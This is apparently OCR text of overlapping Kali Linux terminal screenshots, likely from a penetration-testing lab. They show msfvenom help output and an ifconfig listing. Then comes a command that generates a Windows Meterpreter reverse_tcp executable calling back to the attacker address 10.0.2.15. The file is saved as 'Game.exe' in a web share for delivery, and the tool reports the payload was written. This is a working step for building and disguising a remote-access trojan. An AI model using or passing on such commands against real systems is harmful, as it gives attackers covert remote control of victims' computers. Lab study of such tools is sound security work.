

kali@kali: ~
File Actions Edit View Help
root@kali:/home/kali# msfvenom
Error: No options
MsfVenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options] <var=val>
Example: /usr/bin/msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP> -f exe -o payload.exe
Options:
-l, --list <type> List all modules for [type]. Types are: payloads, encoders, nops, platforms, archs, encrypt, formats, all
-p, --payload <payload> Payload to use (--list payloads to list, --list-options for arguments). Specify '-' or STDIN for custom
--list-options List --payload <value>'s standard, advanced and evasion options
-f, --format <format> Output format (use --list formats to list)
-e, --encoder <encoder> The encoder to use (use --list encoders to list)
--sec-name <value> The new section name to use when generating large Windows binaries. Default: random 4-character alpha string
--smallest Generate the smallest possible payload using all available encoders
--encrypt <value> The type of encryption or encoding to apply to the shellcode (use --list encrypt to list)
--encrypt-key <value> A key to be used for --encrypt
--encrypt-iv <value> An initialization vector for --encrypt
-a, --arch <arch> The architecture to use for --payload and --encoders (use --list archs to list)
--platform <platform> The platform for --payload (use --list platforms to list)
-o, --out <path> Save the payload to a file
-b, --bad-chars <list> Characters to avoid example: '\x00\xff'
-n, --nopsled <length> Prepend a nopsled of [length] size on to the payload
--pad-nops Use nopsled size specified by -n <length> as the total payload size, auto-prepending a nopsled of quantity (nops minus p
ayload length)
-s, --space <length> The maximum size of the resulting payload
--encoder-space <length> The maximum size of the encoded payload (defaults to the -s value)
-i, --iterations <count> The number of times to encode the payload
-c, --add-code <path> Specify an additional win32 shellcode file to include
-x, --template <path> Specify a custom executable file to use as a template
-k, --keep Preserve the --template behaviour and inject the payload as a new thread
-v, --var-name <value> Specify a custom variable name to use for certain output formats
-t, --timeout <second> The number of seconds to wait when reading the payload from STDIN (default 30, 0 to disable)
-h, --help Show this message
root@kali:/home/kali#



kali@kali: ~
File Actions Edit View Help
--platform <platform> The platform for --payload (use --list platforms to list)
-o, --out <path> Save the payload to a file
-b, --bad-chars <list> Characters to avoid example: '\x00\xff'
-n, --nopsled <length> Prepend a nopsled of [length] size on to the payload
--pad-nops Use nopsled size specified by -n <length> as the total payload size, auto-prepending a nopsled of quantity (nops minus p
ayload length)
-s, --space <length> The maximum size of the resulting payload
--encoder-space <length> The maximum size of the encoded payload (defaults to the -s value)
-i, --iterations <count> The number of times to encode the payload
-c, --add-code <path> Specify an additional win32 shellcode file to include
-x, --template <path> Specify a custom executable file to use as a template
-k, --keep Preserve the --template behaviour and inject the payload as a new thread
-v, --var-name <value> Specify a custom variable name to use for certain output formats
-t, --timeout <second> The number of seconds to wait when reading the payload from STDIN (default 30, 0 to disable)
-h, --help Show this message
root@kali:/home/kali# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
inet6 fe80::a00:27ff:fe1f:3076 prefixlen 64 scopeid 0×20<link>
ether 08:00:27:1f:30:76 txqueuelen 1000 (Ethernet)
RX packets 154 bytes 23948 (23.3 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 36 bytes 3914 (3.8 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0×10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 8 bytes 396 (396.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 8 bytes 396 (396.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
root@kali:/home/kali#



kali@kali: ~
File Actions Edit View Help
--encoder-space <length> The maximum size of the encoded payload (defaults to the -s value)
-i, --iterations <count> The number of times to encode the payload
-c, --add-code <path> Specify an additional win32 shellcode file to include
-x, --template <path> Specify a custom executable file to use as a template
-k, --keep Preserve the --template behaviour and inject the payload as a new thread
-v, --var-name <value> Specify a custom variable name to use for certain output formats
-t, --timeout <second> The number of seconds to wait when reading the payload from STDIN (default 30, 0 to disable)
-h, --help Show this message
root@kali:/home/kali# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
inet6 fe80::a00:27ff:fe1f:3076 prefixlen 64 scopeid 0×20<link>
ether 08:00:27:1f:30:76 txqueuelen 1000 (Ethernet)
RX packets 154 bytes 23948 (23.3 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 36 bytes 3914 (3.8 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0×10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 8 bytes 396 (396.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 8 bytes 396 (396.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
root@kali:/home/kali# msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -e x86/shikata_ga_na -b "\x00" LHOST=10.0.2.15 -f exe > /var/www/
html/share/Game.exe
[-] Skipping invalid encoder x86/shikata_ga_na
[!] Couldn't find encoder to use
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
root@kali:/home/kali#



kali@kali: ~
File Actions Edit View Help
-x, --template <path> Specify a custom executable file to use as a template
-k, --keep Preserve the --template behaviour and inject the payload as a new thread
-v, --var-name <value> Specify a custom variable name to use for certain output formats
-t, --timeout <second> The number of seconds to wait when reading the payload from STDIN (default 30, 0 to disable)
-h, --help Show this message
root@kali:/home/kali# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
inet6 fe80::a00:27ff:fe1f:3076 prefixlen 64 scopeid 0×20<link>
ether 08:00:27:1f:30:76 txqueuelen 1000 (Ethernet)
RX packets 154 bytes 23948 (23.3 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 36 bytes 3914 (3.8 KiB)
